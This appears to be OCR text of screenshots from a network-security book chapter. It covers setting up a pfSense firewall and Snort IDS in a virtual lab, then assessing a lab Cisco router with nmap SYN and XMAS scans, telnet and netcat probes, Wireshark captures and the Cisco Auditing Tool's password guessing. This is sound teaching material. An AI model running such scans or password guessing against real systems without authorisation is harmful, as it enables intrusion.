


F10=Refresh Display
Install Kernel
You may now wish to install a custom Kernel configuration.
<mark>&lt; Standard Kernel &gt;</mark> < Embedded kernel (no VGA console, keyboard >
F10=Refresh Display

This machine is about to be shut down. After the machine has reached its shutdown state, you may remove the CD from the CD-ROM drive tray and press Enter to reboot from the HDD. < Reboot > < Return to Select Task >		
	After the machine has reached its shutdown state, you may remove the CD from the CD-ROM drive tray and press Enter to reboot from the HDD.	
	< Reboot > < Return to Select Task >	

pfsense-bh2 - VMware Workstation	
<u>F</u> ile <u>E</u> dit <u>V</u> iew V <u>M</u> <u>T</u> abs <u>H</u> elp	
😬 🕶   🕹   🏷 🛇 😋   🖬 🔜 🗮 🍓	
🔓 Home 🗙 🗗 Windows XP 🗙 🗗 Windows XP SP3	X 🗗 Kali2 X 🗗 Router 64bit X 🗗 Clone of X
Generating RRD graphsdone. Starting syslogdone. Starting CRON done. pfSense (pfSense) 2.2.6-RELEASE i386   Bootup complete	<b>1</b> on Dec 21 14:50:36 CST 2015
FreeBSD/i386 (pfSense.localdomain) (t	
LAN (lan) -> le0 -> v4: OPT1 (opt1) -> le1 -> Ø) Logout (SSH only) 1) Assign Interfaces 2) Set interface(s) IP address 3) Reset webConfigurator password 4) Reset to factory defaults 5) Reboot system 6) Halt system 7) Ping host 8) Shell	DHCP4: 192.168.40.129/24 192.168.1.1/24 9) pfTop 10) Filter Logs 11) Restart webConfigurator 12) pfSense Developer Shell 13) Upgrade from console 14) Enable Secure Shell (sshd) 15) Restore recent configuration 16) Restart PHP-FPM
Enter an option:	
To direct input to this VM, click inside or press Ctrl+G.	🔄 🔄 🖫 🖫 🖉 🥥 🥥 💷 📓 🖃 📓 🖉

pfsense-bh2 - VMware Workstation File Edit View VM Tabs Help 🔢 🔻 | 📇 | 🐌 🗇 😋 💶 🔜 📜 🐂 | 🛄 - - - F 🔓 Home 🗙 📅 Windows XP 🗙 📅 Windows XP SP3 🛛 🖓 Kali2 🗶 🔂 Router 64bit 🗶 📅 Clone of... 🗙 Reloading filter... Reloading routing configuration... DHCPD... The IPv4 OPT1 address has been set to 192.168.60.40/24 Press <ENTER> to continue. \*\*\* Welcome to pfSense 2.2.6-RELEASE-cdrom (i386) on pfSense \*\*\* -> ем0 -> v4: 192.168.40.40/24 WAN (wan) LAN (lan) -> v4: 192.168.50.40/24 -> le0 -> le1 -> v4: 192.168.60.40/24 OPT1 (opt1) 9) pfTop 0) Logout (SSH only) 1) Assign Interfaces 10) Filter Logs 2) Set interface(s) IP address 11) Restart webConfigurator 3) Reset webConfigurator password 12) pfSense Developer Shell 4) Reset to factory defaults 13) Upgrade from console 5) Reboot system 14) Enable Secure Shell (sshd) 15) Restore recent configuration 6) Halt systeм 16) Restart PHP-FPM 7) Ping host 8) Shell 99) Install pfSense to a hard drive, etc. Enter an option: 📕 2) Set interface(s) IP address Restart webConfigurator 12) pfSense Developer Shell 13) Upgrade froм console 3) Reset webConfigurator password 4) Reset to factory defaults 5) Reboot system 14) Enable Secure Shell (sshd) 6) Halt system 15) Restore recent configuration 7) Ping host 16) Restart PHP-FPM 8) Shell Enter an option: 7 Enter a host name or IP address: 192.168.50.1 PING 192.168.50.1 (192.168.50.1): 56 data bytes 64 bytes from 192.168.50.1: icmp\_seq=0 ttl=128 time=0.614 ms 64 bytes from 192.168.50.1: icmp\_seq=1 ttl=128 time=0.244 ms 64 bytes from 192.168.50.1: icmp\_seq=2 ttl=128 time=0.284 ms --- 192.168.50.1 ping statistics ---3 packets transmitted, 3 packets received, 0.0% packet loss round-trip min/avg/max/stddev = 0.244/0.381/0.614/0.166 ms Press ENTER to continue.



8	<b>Sense</b>
	Username:
	Enter username and password to login.



	On this screen you will	set the general pfSense parameters.
General Information		
Hostname:	NpfSense EXAMPLE: myserver	
Domain:	Nocaldomain EXAMPLE: mydomain.com	
		figured DNS servers for client queries and query root DNS servers directly. To use Services > DNS Resolver and enable DNS Query Forwarding after completing the wizard.
Primary DNS Server:		
Secondary DNS Server:	<b>N</b>	
Override DNS:	Allow DNS servers to be over	rridden by DHCP/PPP on WAN
		Next

o	n this screen we will configure the Wide Area Network information.
Configure WAN Interface	
SelectedType:	Static 👻
General configuration	
MAC Address:	This field can be used to modify ("spoof") the MAC address of the WAN interface (may be required with some cable connections). Enter a MAC address in the following format: xx:xx:xx:xx:xx:xx or leave blank.
MTU:	Set the MTU of the WAN interface. If you leave this field blank, an MTU of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed.
MSS:	If you enter a value in this field, then MSS damping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect. If you leave this field blank, an MSS of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed. This should match the above MTU value in most all cases.
Static IP Configuration	
IP Address:	192.168.40.40 / 24 ▼
Upstream Gateway:	<b>N</b> 192.168.40.1


System	Interfaces	Firewall	Services	VPN	Status	Diagnostics	Gold	Help	
--------	------------	----------	----------	-----	--------	-------------	------	------	--

## Status: Dashboard

#### 

System Informati	ion 🗆 🖂
Name	pfSense.localdomain
Version	<b>2.2.6-RELEASE</b> (i386) built on Mon Dec 21 14:50:36 CST 2015 FreeBSD 10.1-RELEASE-p25
-1.46	Unable to check for updates.
Platform	pfSense
CPU Type	Intel(R) Core(TM) i7-2720QM CPU @ 2.20GHz
Uptime	01 Hour 31 Minutes 45 Seconds
Current date/time	Fri Feb 5 20:13:21 UTC 2016
DNS server(s)	127.0.0.1
Last config change	Fri Feb 5 20: 10: 56 UTC 2016
State table size	0% (87/47000) Show states
MBUF Usage (2% (516/26584)	
Load average	0.00, 0.00, 0.00
CPU usage	0%

<u>Interfaces</u>				
	+	1000baseT <full-duplex></full-duplex>		
L WAN	÷.	192.168.40.40		
	+	autoselect		
LAN	L * .	192.168.50.40		
OPT1	+	autoselect		
		192.168.60.40		



#### IPv4

USER	COMMAND	PID	FD	PROTO	LOCAL
root	lighttpd	177	10	tcp4	*:80
root	ntpd	96842	21	udp4	*:123
root	ntpd	96842	23	udp4	192.168.40.40:123
root	ntpd	96842	25	udp4	192.168.50.40:123
root	ntpd	96842	27	udp4	192.168.60.40:123
root	ntpd	96842	28	udp4	127.0.0.1:123
unbound	unbound	98391	12	udp4	*:53
unbound	unbound	98391	13	tcp4	*:53
unbound	unbound	98391	14	tcp4	127.0.0.1:953
unbound	unbound	98391	21	udp4	*:20932
dhcpd	dhcpd	42131	13	udp4	*:67
dhcpd	dhcpd	42131	20	udp4	*:40897
root	syslogd	52323	14	udp4	*:514
root	inetd	17758	11	udp4	127.0.0.1:6969
root	php-fpm	252	11	udp4	*:*
root	php-fpm	251	11	udp4	*:*
root	php-fpm	250	11	udp4	*:*
root	php-fpm	248	11	udp4	*:*

#### Firewall: Rules

Floating	WA	I LAN	I OPT1											
	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	CE			
8		*	RFC 1918 networks	*	*	*	*	*		Block private networks				
	assigned by IANA													
	No rules are currently defined for this interface All incoming connections on this interface will be blocked until you add pass rules. Click the button to add a new rule.													
Hint:	pass (disabled)  (disabled)  block (disabled)  reject (disabled)  log (disabled)													
			rule order. Everyt					ult.						
Static IPv	/4 co	nfigura	tion											
IPv4 addr	ess		<b>\</b> 192	2.168.4	0.40	/ 24 -	-							
IPv4 Upstre	am G	ateway	If this int	erface is a	168.40.1 👻 - or a an Internet connecti upstream gateway	ion, select	an existing Ga	teway from	the list or add a	a new one using the link abo	ove.			
Private n	etwo	orks												
			When se (10/8, 1	et, this o .72.16/1		fic from I as well as	s loopback ad	ldresses (1	27/8). You	rivate networks as per F should generally leave tl D.				
			When se IANA. as the s	et, this o Bogons a ource ac	are prefixes that ddress in any pac	should r kets you	never appear u receive.	in the Inte	ernet routing	not RFC 1918) or not ye table, and obviously sh vall/NAT settings.				
			Save	e (	Cancel									

### 9 ] ?

#### Firewall: Rules

	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
		*	*	*	LAN Address	dress 80 *		*		Anti-Lockout Rule
۵	IPv4* LAN net * *		*	*	*	none		Default allow LAN to any rule		
۵		IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule
ass ass (d	disabl	ed)	✔ match ✓ match		t) ⊠ b	lock lock (disa	abled)	🔀 reji	ect ect (disabled)	1 log 1 log (disabl

Rules are evaluated on a first-match basis (i.e. the action of the first rule to match a packet will be executed). This means that if you use block rules, you'll have to pay attention to the rule order. Everything that isn't explicitly passed is blocked by default.

## Firewall: Rules

e o i ?

ating V	/AN	LAN	OPT1								
1	b	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	26
			All in	coming co	No rules are cu nnections on this Click the @	interface	will be blocked	d until you a	dd pass rules		
	Click the 😭 button to add a new rule.										2
pass pass (disa	bla	d)	🖸 mato	h h (disableo		block block (disa	blad)		ect ect (disabled)	i log	(disabled)

#### F0 | 7


any Echo request Echo reply Destination unreachable Source quench Redirect	•
Alternate Host	
Router advertisement Router solicitation Time exceeded Invalid IP header Timestamp Timestamp reply Information request Information reply	H
Address mask request	
Address mask reply	
Traceroute	
Datagram conversion error	
Mobile host redirect	Ŧ

#### Firewall: Rules

Floating	WA	N LAN	OPT1								
	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	6
	Γ	IPv4 TCP	*	*	192.168.60.100	22 (SSH)	*	none			
		IPv4 TCP	*	*	192.168.60.100	80 (HTTP)	*	none			
		IPv4 TCP	*	*	192.168.60.100	443 (HTTPS)	*	none			
		IPv4 ICMP	*	*	192.168.60.100	*	*	none			
					1		1				
pass pass (	(disabl	led)	💟 mato			olock olock (disab	led)	🔀 rejec	ct ct (disabled)	1 log 1 log (disable	ed)

0 | ?





# Manage Snort Processes (snort: v2.9.7.6-36.nst22) (barnyard2: v2.1.14-18n

Use the buttons in the table below to manage all **Snort** instances currently configured a associated network interface sensor:

Interface	IDS		MySQL					
Sensor	State	ID	Database					
eno16777736	Running	5176	Local	Disable	Destroy	Rules	Reload	Stats
Interface	IDS	Process	MySQL					
Sensor	State	ID	Database					

	IDS Rules	IDS Rules	
🗹 atta	ck-responses	backdoor	bad-traffic
chat	t	ddos	deleted
o dos		experimental	exploit
🗌 ftp		icmp	icmp-info
🗌 info		local	misc
mys	ql	netbios	nntp
other	er-ids	p2p	policy
🗹 pop	3	pom	rpc
Scar	n	shelicode	smtp
🗆 sql		telnet	tftp
🕑 web	-attacks	web-cgi	web-client
web	-frontpage	web-iis	web-misc
white	e_list	x11	
	IDS Rules	IDS Rules	

Include Only Selected Rules

# Basic Analysis and Security Engine (BASE)

Home | Search

Queried on : Sat February 06, 2016 21:15:49

Meta Criteria	any
IP Criteria	any
TCP Criteria	any
Payload Criteria	any


- Summary Statistics Sensors Unique Alerts (classifications) Unique addresses: Source | Destination Unique IP links Source Port: TCP | UDP Destination Port: TCP | UDP


• Time profile of alerts

Displaying alerts 1-48 of 2000 total

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >
#0-(1-1918)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:512
<b>#1-(1-1950)</b>	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47491	192.168.60.40:32775
#2-(1-1955)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:2144
#3-(1-1954)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:6510
#4-(1-1962)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:631
#5-(1-1960)	[snort] SCAN nmap XMAS	2016-02-06 21:10:45	192.168.60.55:47492	192.168.60.40:1063

# **Chapter 7: Assessment of Devices**





🛛 🖨 🗊 🛛 R1 Enter configuration commands, one per line. End with CNTL/Z. Router(config)#int f0/1 Router(config-if)#no shut Router(config-if)#end Router# \*Feb 17 18:36:12.647: %SYS-5-CONFIG\_I: Configured from console by console \*Feb 17 18:36:13.075: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up \*Feb 17 18:36:13.075: %ENTITY\_ALARM-6-INFO: CLEAR INFO Fa0/1 Physical Port Administrative Stat e Down \*Feb 17 18:36:14.075: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up Router# Router# Router# Router# Router# Router#sh ip int brief IP-Address Interface OK? Method Status Protocol FastEthernet0/0 YES manual up 192,168,80,20 uр FastEthernet0/1 YES manual up 192,168,70,20 up 192,168,20,20 YES manual up FastEthernet1/0 up FastEthernet1/1 Router# unassigned YES NVRAM administratively down down

root@kali: ~

0 0 8

File Edit View Search Terminal Help

root@kali:~# nmap -sS 192.168.80.20 -n

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-18 03:21 UTC Nmap scan report for 192.168.80.20 Host is up (0.0038s latency). Not shown: 999 closed ports PORT STATE SERVICE 23/tcp open telnet MAC Address: CA:00:0D:09:00:08 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 78.57 seconds

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS -p 0-65535 192.168.80.20 -n
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-18 03:23 UTC
Stats: 0:22:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stea
lth Scan
SYN Stealth Scan Timing: About 8.45% done; ETC: 07:53 (4:06:37 remainin
g)
Stats: 0:22:53 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stea
lth Scan
SYN Stealth Scan Timing: About 8.49% done; ETC: 07:53 (4:06:48 remainin
g)
Stats: 0:22:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stea
lth Scan
SYN Stealth Scan Timing: About 8.49% done; ETC: 07:53 (4:06:48 remainin
g)
Stats: 0:22:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stea
lth Scan
SYN Stealth Scan Timing: About 8.49% done; ETC: 07:53 (4:06:52 remainin
g)
```

root@kali: ~

root@kali: ~

File Edit View Search Terminal Help

root@kali:~# telnet 192.168.80.20
Trying 192.168.80.20...
Connected to 192.168.80.20.
Escape character is '^]'.

Password required, but none set Connection closed by foreign host.

root@kali: ~

File Edit View Search Terminal Help

root@kali:~# nc 192.168.80.20 23

Password required, but none set

Tł	ne Wireshark N	letwork Analyzer [Wiresha	rk 1.12.6 (Git Rev Unknown from unknown)] 😑 🗉
		Analyze Statistics Teleph	
The Edit View	oo captare	Anatyze Statistics Tetepi	iony roots internats rietp
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Filter:			- Expression Clear Apply Save
Inter	face List		- Open
Live list o	f the capture inte	rfaces	Open a previously captured file
(counts ir	ncoming packets)		
			Open Recent:
🖉 Start			
Choose o	ne or more interfa	aces to capture from, then <b>Start</b>	👝 Sample Captures
			A rich assortment of example capture files on the wiki
🙇 eth0			Arten assorement of example captare nes on the win
	*et	hO [Wireshark 1.12.6 (Git F	Rev Unknown from unknown)]
File Edit View	Go Capture	Analyze Statistics Telephony	y Tools Internals Help
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ination	Protocol	Length Info	
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168.80.128	ICMP		chable (Communication administratively filtere 🗎
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168.80.128 168.80.128	ICMP ICMP		chable (Communication administratively filtere chable (Communication administratively filtere
108.80.128	I CMP	To Destination unrea	
		root@	kali: ~ 🕒 🕒 🖉

File Edit View Search Terminal Help root@kali:~# nmap -sS 192.168.80.20 -n Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-18 04:29 UTC Nmap scan report for 192.168.80.20 Host is up (0.0046s latency). Not shown: 999 filtered ports PORT STATE SERVICE 21/tcp closed ftp MAC Address: CA:00:0D:09:00:08 (Unknown) Nmap done: 1 IP address (1 host up) scanned in 22.16 seconds

000 root@kali: ~ File Edit View Search Terminal Help root@kali:~# nmap -A 192.168.80.20 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 16:45 UTC Nmap scan report for 192.168.80.20 Host is up (0.0037s latency). Not shown: 999 filtered ports PORT STATE SERVICE VERSION 21/tcp closed ftp MAC Address: CA:00:0B:8B:00:08 (Unknown) Too many fingerprints match this host to give specific OS details Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 3.73 ms 192.168.80.20 1 OS and Service detection performed. Please report any incorrect results

at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 29.96 seconds

Appli	cations 🔻		Place	s 🔻		Wire	shark	•	Sat	16:55	5				1	) <b>**</b>	<b>م</b> ر	<b>■</b> ))	<del>،</del> ()
			Capt	urin	ng fro	m eth	o [v	Vires	hark 1.	12.6	(Git	Rev Unkn	own f	rom u	inkno	wn)]		• •	
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Filter	tcp.port	== 8	30								E	Expression	Cle	ear Ap	oply	Save			
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34	12.5797	3800	) 192	2.16	58.80	.128		19	92.168	.80.20	)	TC	P		58	3808	4→80	[SYN]	Seq=0
40	12.5868	1000	) 192	2.16	58.80	.20		19	92.168	.80.12	28	тс	P		60	80→3	8084	[RST,	ACK]
46	12.6802	9500	) 192	2.16	58.80	.128		19	92.168	.80.20	)	тс	P		58	3808	5→80	[SYN]	Seq=0
47	12.6843	30900	) 192	2.16	58.80	.20		19	92.168	.80.12	28	тс	P		60	80→3	8085	[RST,	ACK]
		- 1		_		1	1.2.5	<b>`</b>	- 1			1 (	)						
▶ Eth	ernet II	, Sr	c: V	mwa	re_22	2:4f:5	58 (0	0:0c	:29:22	2:4f:58	3),	ed (464 b Dst: ca: 168.80.12	00:0b	:8b:	00:00	B (ca:	00:0		
▶ Tra	nsmissio	n Co	ntro	lΡ	rotod	col, s	Src P	ort:	38084	(3808	34),	Dst Por	t: 80	) (80	), s	eq: 0,	Len	: 0	
0000	ca 00 0	h 8h	00	08 (	00.00	29	22 4	f 58	08 00	45.00	)		) " OX	F			_		
0010	00 2c a								50 80			.,5.							
0020 0030	50 14 9 04 00 8							0 00	00 00	60 02	2	PP		··``·					
⊖ ≱	eth0: <liv< td=""><td>e capti</td><td>ure in</td><td>prog</td><td>jress&gt;</td><td>File: /t</td><td>_   _</td><td>Packet</td><td>ts: 54 · C</td><td>Displayed</td><td>i: 4 ()</td><td>7.4%)</td><td></td><td>_</td><td>Prot</td><td>īle: Defa</td><td>ult</td><td></td><td></td></liv<>	e capti	ure in	prog	jress>	File: /t	_   _	Packet	ts: 54 · C	Displayed	i: 4 ()	7.4%)		_	Prot	īle: Defa	ult		

	HTTP, HyperText Transfer Protocol				
RFC Sourcebook	Description	<u>Glossary</u>	<u>RFCs</u>	Publications	
Description:					
Protocol suite: TCP/IP.					
Protocol type: Applicati	on layer file transfer protoco	ol.			
Ports: HTTP: 8	0, 8008, 8080 (TCP) server.				
	80 (TCP) server.				
	443 (TCP) server over SSL/				
Related protocols: webDAV		g and Versioning.			
<u>URI</u> : http:, http					
	on/http, message/http, messa	age/s-http.			
<u>Working groups</u> : <u>http</u> , Hyp		Die			
	Iypertext Transfer Protocol HTTP State Management N				
	WWW Distributed Authorin				
wts, Web	Transaction Security.				
	P Object Header lines.				
IANA: H	TTP status codes.				
RFC 1945:					


## HTTP status codes:

Code	Description	References
100	Continue.	<u>RFC 2616</u>
101	Switching protocols.	<u>RFC 2616</u>
102	Processing.	RFC 2518
200	Ok.	
201	Created.	
202	Accepted.	
203	Non-authoritive information.	
204	No content.	
205	Reset content.	
206	Partial content.	
226	IM used.	
300	Multiple choices.	
301	Moved permanently.	
302	Moved temporarily.	
303	See other.	
304	Not modified.	
305	Use proxy.	
400	Bad request.	
401	Unauthorized.	
	Payment required.	
403	Forbidden.	
404	Not found.	
405	Method not allowed.	
406	Not acceptable.	
407	Proxy authentication required.	
408	Request timeout.	

root@kali: ~						
File Edit View Search Terminal Help						
root@kali:~# nmap -sS -p 443 192.168.80.20						
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 17:12 UTC Nmap scan report for 192.168.80.20 Host is up (0.0042s latency). PORT STATE SERVICE 443/tcp filtered https MAC Address: CA:00:0B:8B:00:08 (Unknown)						
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds						
Capturing from eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)] 😑 💷	⊗					
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help						
● ⊙ ∡ ■ ゑ ㅎ ★ ↔ ∧ ♀ ★ ± 目目 ● ● Q Q ™ ₩ ⊻	•					
Filter: tcp.port == 443   Expression Clear Apply Save						
Time Source Destination Protocol Length Info						
1265         1117.666486         192.168.80.128         192.168.80.20         TCP         58         47318-443         [SYN]         Se           1266         1117.766742         192.168.80.128         192.168.80.20         TCP         58         47319-443         [SYN]         Se						
Frame 1265: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0 Ethernet II, Src: Vmware_22:4f:58 (00:0c:29:22:4f:58), Dst: ca:00:0b:8b:00:08 (ca:00:0b:8b:00:						

Transmission Control Protocol, Src Port: 47318 (47318), Dst Port: 443 (443), Seq: 0, Len: 0

0 root@kali: ~ File Edit View Search Terminal Help root@kali:~# nmap -sX -p 80 192.168.80.20 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 17:25 UTC Nmap scan report for 192.168.80.20 Host is up (0.0034s latency). STATE SERVICE PORT 80/tcp closed http MAC Address: CA:00:0B:8B:00:08 (Unknown) Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds root@kali:~# nmap -sX -p 443 192.168.80.20 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 17:25 UTC Nmap scan report for 192.168.80.20 Host is up (0.0019s latency). PORT STATE SERVICE 443/tcp open/filtered https MAC Address: CA:00:0B:8B:00:08 (Unknown) Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds 00 root@kali: ~ File Edit View Search Terminal Help Currently scanning: Finished! Screen View: Unique Hosts 15 Captured ARP Req/Rep packets, from 5 hosts. Total size: 900 IP At MAC Address Count Len MAC Vendor - - - - - -192.168.80.1 00:50:56:c0:00:08 01 060 VMWare, Inc. 192.168.80.2 00:50:56:e4:0b:64 06 360 VMWare, Inc. 192.168.80.20 ca:00:0b:8b:00:08 Unknown vendor 01 060 192.168.80.129 00:0c:29:86:e8:94 06 360 VMware, Inc. 192.168.80.254 00:50:56:f4:95:30 01 060 VMWare, Inc.



Router#show access-lists Extended IP access list external 10 permit tcp any any eq www 20 permit tcp any any eq 22 30 permit tcp any any eq 443 40 permit tcp any any eq smtp Extended IP access list internal 10 permit tcp any any eq www 20 permit tcp any any eq 22 30 permit tcp any any eq 443 40 permit tcp any any eq 443 40 permit tcp any any eq smtp Router#

root@kali: ~

000

File Edit View Search Terminal Help

root@kali:~# nmap 192.168.80.20 -n

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 18:25 UTC Nmap scan report for 192.168.80.20 Host is up (0.017s latency). Not shown: 996 filtered ports PORT STATE SERVICE 22/tcp closed ssh 25/tcp closed smtp 80/tcp closed http 443/tcp closed https MAC Address: CA:00:0B:8B:00:08 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds

root@kali: ~ File Edit View Search Terminal Help root@kali:~# CAT -h 192.168.80.20 Cisco Auditing Tool - g0ne [null0] Checking Host: 192.168.80.20 Guessing passwords: problem connecting to "192.168.80.20", port 23: No route to host at /us r/share/cisco-auditing-tool/plugins/brute line 7 Θ root@kali: ~ File Edit View Search Terminal Help root@kali:~# CAT -h 192.168.80.20 Cisco Auditing Tool - gOne [null0] Checking Host: 192.168.80.20 Guessing passwords: pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute line 12 008 Capturing from ethO [Wireshark 1.12.6 (Git Rev Unknown from unknown)] File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help 📵 🛈 📕 💋 👘 🗋 ¥ ೧ ९ ♦ ♦ .↓ ∓ 🖠 📑 🖳 ९ ९ ९ 🕅 Expression... Clear Apply Save Filter: Protocol Length Info Source Time Destination 351 Device ID: Router 1 0.00000000 ca:00:0b:8b:00:08 CDP/VTP/DTP/PAgP/UDLD CDP 2 4.704861000 ca:00:0b:8b:00:08 ca:00:0b:8b:00:08 1 00P 60 Reply 3 4.855966000 192.168.80.128 192.168.80.20 74 56082→23 [SYN] Seq= 4 4.871167000 192.168.80.20 192.168.80.128 TCP 60 23→56082 [SYN, ACK] 5 4.871256000 192.168.80.128 192.168.80.20 TCP 54 56082→23 [ACK] Seq=1 6 4.883617000 192.168.80.20 TELNET 66 Telnet Data ... 192.168.80.128 7 4.883659000 192.168.80.128 TCP 54 56082→23 [ACK] Seq=: 192.168.80.20 8 4.884382000 192.168.80.128 192.168.80.20 TELNET 66 Telnet Data ... Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 Ethernet II, Src: Vmware\_22:4f:58 (00:0c:29:22:4f:58), Dst: ca:00:0b:8b:00:08 